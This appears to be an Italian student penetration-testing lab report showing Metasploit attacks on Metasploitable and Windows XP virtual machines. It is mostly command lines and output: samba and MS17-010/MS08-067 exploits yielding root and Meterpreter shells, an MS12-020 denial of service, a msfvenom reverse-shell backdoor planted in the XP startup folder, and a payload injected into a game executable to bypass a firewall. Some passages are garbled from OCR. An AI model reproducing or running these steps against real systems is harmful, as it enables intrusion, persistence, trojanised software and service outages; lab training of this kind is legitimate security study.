[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:51835) at 2023-03-13 15:04:46 +0100

ifconfig
eth0    Link encap:Ethernet HWaddr 1a:07:b6:8b:78:b4
        inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
        inet6 addr: fe80::1807:b6ff:fe8b:78b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:17961 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14471 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1971251 (1.8 MB)  TX bytes:2215641 (2.1 MB)
          Base address:0xc000  Memory:feb00000-febe0000

lo     Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:505 errors:0 dropped:0 overruns:0 frame:0
          TX packets:505 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:83433 (81.4 KB)  TX bytes:83433 (81.4 KB)
```

Altri comandi che possiamo andare ad eseguire.

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
whoami
whoami
root
root@metasploitable:/root# █
```

Creazione di una Shell e controllo utente.

```
root@metasploitable:/root/Desktop# ls
ls
root@metasploitable:/root/Desktop# mkdir Gruppo2
mkdir Gruppo2
root@metasploitable:/root/Desktop# ls
ls
Gruppo2
root@metasploitable:/root/Desktop#
```

Creazione di una cartella.

Creazione di un file di testo che successivamente possiamo andare a controllare direttamente da Metasploit come vediamo nella figura.

```
msfadmin@metasploitable:~/Desktop$ ls
bin    dev    initrd      lost+found  nohup.out  root   sys   var
boot   etc    initrd.img  media       opt       sbin   tmp   vmlinu
cdrom  home   lib        mnt       proc       srv   usr
msfadmin@metasploitable:~/Desktop$ cd root
msfadmin@metasploitable:/root$ cd Desktop
msfadmin@metasploitable:/root/Desktop$ ls
Gruppo2
msfadmin@metasploitable:/root/Desktop$ cd Gruppo2
msfadmin@metasploitable:/root/Desktop/Gruppo2$ ls
gruppo2
msfadmin@metasploitable:/root/Desktop/Gruppo2$ cat gruppo2
il gruppo 2 è passato di qui

msfadmin@metasploitable:/root/Desktop/Gruppo2$
```

Possiamo andare ad utilizzare una sessione con Meterpreter coi comandi sottostanti.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.13.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QUpG9UuekTrcHxBB;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "QupG9UuekTrcHxBB\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:60686) at 2023-03-14 07:26:37 -0400
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
sh: line 7: : command not found
^Z
Background session 1? [y/N] y
msf6 exploit(multi/samba/usermap_script) > sessions
Active sessions
=====
  Id  Name   Type      Information  Connection
  --  -- --  -- -- -- -- -- -- -- -- -- -- -- --
  1   shell cmd/unix      192.168.13.100:4444 → 192.168.13.150:60686 (192.168.13.150)

msf6 exploit(multi/samba/usermap_script) > session -u 1
[-] Unknown command: session
msf6 exploit(multi/samba/usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.13.100:4433
[*] Sending stage (101704 bytes) to 192.168.13.150
[*] Meterpreter session 2 opened (192.168.13.100:4433 → 192.168.13.150:57229) at 2023-03-14 07:27:04 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/samba/usermap_script) > sessions
Active sessions
=====
  Id  Name   Type      Information  Connection
  --  -- --  -- -- -- -- -- -- -- -- -- -- -- --
  1   shell cmd/unix      192.168.13.100:4444 → 192.168.13.150:60686 (192.168.13.150)
  2   meterpreter x86/linux root @ metasploitable.localdomain 192.168.13.100:4433 → 192.168.13.150:57229 (192.168.13.150)

msf6 exploit(multi/samba/usermap_script) > sessions -i 2
[*] Starting interaction with 2...
```

```
meterpreter > ifconfig
Interface 1
=====
  Name       : lo
  Hardware MAC : 00:00:00:00:00:00
  MTU        : 16436
  Flags      : UP,LOOPBACK
  IPv4 Address : 127.0.0.1
  IPv4 Netmask : 255.0.0.0
  IPv6 Address : ::1
  IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
  Name       : eth0
  Hardware MAC : 08:00:27:6b:ce:22
  MTU        : 1500
  Flags      : UP,BROADCAST,MULTICAST
  IPv4 Address : 192.168.13.150
  IPv4 Netmask : 255.255.255.0
  IPv6 Address : fe80::a00:27ff:fe6b:ce22
  IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route
IPv4 network routes
=====
  Subnet      Netmask      Gateway      Metric  Interface
  -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
  0.0.0.0    0.0.0.0    192.168.13.1  100    eth0
  192.168.13.0 255.255.255.0  0.0.0.0    0      eth0

No IPv6 routes were found.
meterpreter > 
```

Andiamo successivamente a sfruttare meterpreter per ottenere informazioni riguardanti la configurazione di rete.

Exploit Windows con Metasploit


Traccia giorno 5

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit
- Requisiti: IP Kali - 192.168.200.100

IP Metasploitable - 192.168.200.200
Listen port (payload option) - 7777

Scansione la macchina target con **Nessus**.

La vulnerabilità che prenderemo in considerazione è la **MS17-010**.



HIGH 8.1 MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNTERGY) (WannaCry) (EternalRocks) (Petya) (unprivileged check)
Descrizione.

L'host Windows remoto è interessato dalle seguenti vulnerabilità:

- Esistono più vulnerabilità legate all'esecuzione di codice in modalità remota in Microsoft Server Message Block 1.0 (SMBv1) a causa della gestione impropria di determinate richieste. Un utente malintenzionato remoto non autenticato può sfruttare queste vulnerabilità, tramite un pacchetto appositamente predisposto, per eseguire codice arbitrario. ([CVE-2017-0143](#), [CVE-2017-0144](#), [CVE-2017-0145](#), [CVE-2017-0146](#), [CVE-2017-0148](#))
- Esiste una vulnerabilità alla divulgazione di informazioni in Microsoft Server Message Block 1.0 (SMBv1) a causa della gestione impropria di determinate richieste. Un utente malintenzionato remoto non autenticato può sfruttarlo, tramite un pacchetto appositamente predisposto, per divulgare informazioni riservate. ([CVE-2017-0147](#)).

```

msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
-- 
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes   A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes   List of named pipes to check

RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445             yes       The target port (TCP)
SERVICE_DESCRIPTION  SERVICE_NAME  no       The service display name
SERVICE_NAME   ADMIN$        no       The service name
SHARE         ADMIN$        yes      The share to connect to, can be an admin share (ADMIN$,C$,...)
SMBDomain     .              no       The Windows domain to use for authentication
SMBPass       .              no       The password for the specified username
SMBUser       .              no       The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
-- 
EXITFUNC      thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes       The listen address (an interface may be specified)
LPORT         7777            yes       The listen port

Exploit target:
Id  Name
-- 
0  Automatic

```

```

meterpreter > sysinfo
Computer       : TEST-EPI
OS             : Windows XP (5.1 Build 2600, Service Pack 3)
Architecture   : x86
System Language: it_IT
Domain         : WORKGROUP
Logged On Users: 0
Meterpreter    : x86/windows
meterpreter > ip config
[!] Unknown command: ip
meterpreter > ipconfig

Interface 1
=====
Name          : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name          : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:ee:04:fb
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 65540
=====
Name          : Connessione TV/Video Microsoft
Hardware MAC : 00:00:00:00:00:00
MTU          : 4082

meterpreter >

```

```

from /usr/share/metasploit-framework/lib/re
from /usr/share/metasploit-framework/lib/re
from /usr/share/metasploit-framework/lib/re
from /usr/share/metasploit-framework/lib/re
from /usr/share/metasploit-framework/lib/re
from /usr/share/metasploit-framework/lib/me
from /usr/share/metasploit-framework/lib/me
from /usr/bin/msfconsole:23:in `<main>'

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >

```


Cerco attraverso MSFConsole l'**exploit** che ci servirà e lo setto con le diverse opzioni.

Modifico ip della macchina target, l'ip e la porta del nostro host.

Controllo le **impostazioni di rete**.

Utilizziamo il seguente comando per verificare se la macchina target è una macchina virtuale o meno. **run post/windows/gather/checkvm**
In questo caso il nostro target è una macchina virtuale.

Screenshot del desktop di Windows XP e successivo controllo della presenza di webcam con relativo snap che ritroviamo in figura.



Uso della vulnerabilità MS08-067 - exploit(windows/smb/ms08_067_netapi)
Imposto gli ip delle macchine e la porta del nostro host.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  ____  _____
  RHOSTS    192.168.200.200  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes        The SMB service port (TCP)
  SMBPIPE   BROWSER          yes        The pipe name to use (BROWSER, SRVSVC)
  Deborah De
  C:\Users\Deborah\De
  C:\Users\Deborah\De

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ____  _____
  EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.200.100  yes        The listen address (an interface may be specified)
  LPORT     7777             yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Automatic Targeting
```

```
meterpreter > ipconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1500
IPv4 Address : 127.0.0.1

Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:ee:04:fb
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 65540
Name : Connessione TV/Video Microsoft
Hardware MAC : 00:00:00:00:00:00
MTU : 4082
```

```
meterpreter > cd 'Documents and Settings'
meterpreter > ls
Listing: C:\Documents and Settings

Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2023-03-06 16:34:28 +0100 All Users
040777/rwxrwxrwx 0 dir 2023-03-06 16:44:10 +0100 Default User
040777/rwxrwxrwx 0 dir 2023-03-06 16:40:55 +0100 LocalService
040777/rwxrwxrwx 0 dir 2023-03-06 16:39:26 +0100 NetworkService
040777/rwxrwxrwx 0 dir 2023-03-06 16:44:19 +0100 marianhanganu

meterpreter > cd marianhanganu
meterpreter > ls
Listing: C:\Documents and Settings\marianhanganu


Mode Size Type Last modified Name
040555/r-xr-xr-x 0 dir 2023-03-06 16:44:32 +0100 Application Data
040777/rwxrwxrwx 0 dir 2023-03-06 16:52:09 +0100 Cookies
040777/rwxrwxrwx 0 dir 2023-03-14 16:07:49 +0100 Desktop
040555/r-xr-xr-x 0 dir 2023-03-06 16:44:43 +0100 Favorites
040777/rwxrwxrwx 0 dir 2023-03-06 16:24:19 +0100 Local Settings
040555/r-xr-xr-x 0 dir 2023-03-06 15:04:54 +0100 My Documents
100066/rw-rw-rw- 786432 fil 2023-03-14 16:16:55 +0100 NTUSER.DAT
100066/rw-rw-rw- 1024 fil 2023-03-14 16:17:02 +0100 NTUSER.DAT.LOG
040777/rwxrwxrwx 0 dir 2023-03-06 16:24:19 +0100 NetHood
040777/rwxrwxrwx 0 dir 2023-03-06 16:24:19 +0100 PrintHood
040555/r-xr-xr-x 0 dir 2023-03-06 16:44:40 +0100 Recent
040555/r-xr-xr-x 0 dir 2023-03-06 16:44:23 +0100 SendTo
040555/r-xr-xr-x 0 dir 2023-03-06 16:24:19 +0100 Start Menu
040777/rwxrwxrwx 0 dir 2023-03-06 16:32:04 +0100 Templates
100066/rw-rw-rw- 178 fil 2023-03-08 10:53:33 +0100 ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\marianhanganu\Desktop
```

Da Windows andiamo a creare un file di testo vuoto sul Desktop e attraverso Meterpreter andiamo a modificarlo e salvarlo.

```
meterpreter > edit epic.txt ext.
meterpreter > cat epic.txt
ciao sono mariano
meterpreter >
```

Il file viene salvato col comando :wq.



Controllo riuscita comando.

Vulnerabilità MS12-020 presente nel report Nessus.

```
msf6 > search ms12_020
[*] Searching for ms12_020...
Matching Modules
=====
#  Name                                Disclosure Date   Rank    Check  Description
-  auxiliary/scanner/rdp/ms12_020_check      normal        Yes    MS12-020 Microsoft Remote Desktop Checker
  auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012-03-16  normal        No     MS12-020 Microsoft Remote Desktop Use-After-Free Do
S

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelids


msf6 > use 2
[-] Invalid module index: 2
msf6 > use 1
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > options
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
=====
Name      Current Setting  Required  Description
RHOSTS    192.168.200.200  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     3389                yes       The target port (TCP)

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.200.200
[*] 192.168.200.200:3389 - 192.168.200.200:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.200.200:3389 - 192.168.200.200:3389 - 210 bytes sent
[*] 192.168.200.200:3389 - 192.168.200.200:3389 - Checking RDP status ...
[+] 192.168.200.200:3389 - 192.168.200.200:3389 seems down
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Per poter riuscire a sfruttare questo tipo di vulnerabilità, l'opzione del controllo remoto di Windows XP deve essere abilitata.

Il seguente **auxiliary** mi consente di dossare, tramite il Remote Desktop, Windows Xp.




Creazione di una backdoor per poter avere accesso a Windows XP.

Attraverso **msfvenom** creo un **file exe** (sonoentrato.exe) che fungerà da backdoor.

```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe -o /home/kali/Desktop/sonoentrato.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/sonoentrato.exe
```


Utilizzo **l'exploit ms08-067** per avere accesso alla macchina ed andare a inserire il file nella cartella di esecuzione automatica di XP.




Una volta settati ip e porte di host e macchina target, attraverso meterpreter ci spostiamo nella directory dell'esecuzione automatico di Windows dove possiamo andare a caricare il file exe.

Attraverso l' exploit multi handler ci

mettiamo in ascolto e così facendo ogni volta che Windows Xp si avvierà, noi riusciremo ad avere accesso diretto tramite la backdoor.




Settiamo ip e porta del nostro host e una volta fatto partire, ci mettiamo in ascolto, aspettando l'avvio di XP.



Inoltre come possiamo vedere, il file non può essere eliminato.

Caso in cui troviamo il **firewall attivo** sulla macchina Windows XP.


Questo metodo ci permette di **creare e sfruttare una vulnerabilità tramite firewall**.



Come possiamo vedere il **firewall è attivo** e le connessioni in entrata sono tutte disabilitate.

```
(kali㉿kali)-[~]
$ nmap -Pn -A 192.168.50.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-16 15:36 CET
Nmap scan report for 192.168.50.200
Host is up.
All 1000 scanned ports on 192.168.50.200 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.75 seconds
```



Installiamo e avviamo **un tool** che ci permette di utilizzare le applicazioni Windows su Kali.
In particolare ci permette di iniettare un codice in un'applicazione preesistente.

(Nel nostro caso abbiamo scelto di utilizzare un'app di gioco)

```
*****  
* Injection Stage *  
*****  
  
Virtual Address: 0x406529  
File Offset: 0x5929  
Section: CODE  
  
Adjusting stub pointers to IAT...  
Done!  
  
Adjusting Call Instructions Relative Pointers...  
Done!  
  
Injection Completed!  
  
*****  
* PE Checksum Fix *  
*****  
  
Status: Valid PE Checksum has been set!  
Original Checksum: 0x0  
Computed Checksum: 0x173ba77  
  
*****  
* Verification Stage *  
*****  
  
Info: Shelter will verify that the first instruction of the injected code will be reached successfully.  
If polymorphic code has been added, then the first instruction points to that and not to the effective payload.  
Max Waiting time: 10 seconds.  
  
Warning:  
If the PE target spawns a child process of itself before reaching the injection point, then the injected code will be executed in that process. In that case Shelter won't have any control over it during this test.  
You know what you are doing, right? ;)  
  
Injection: verified!  
  
Press [Enter] to continue...  

```

Impostiamo la preferenza delle opzioni in maniera automatica digitando 'a'.

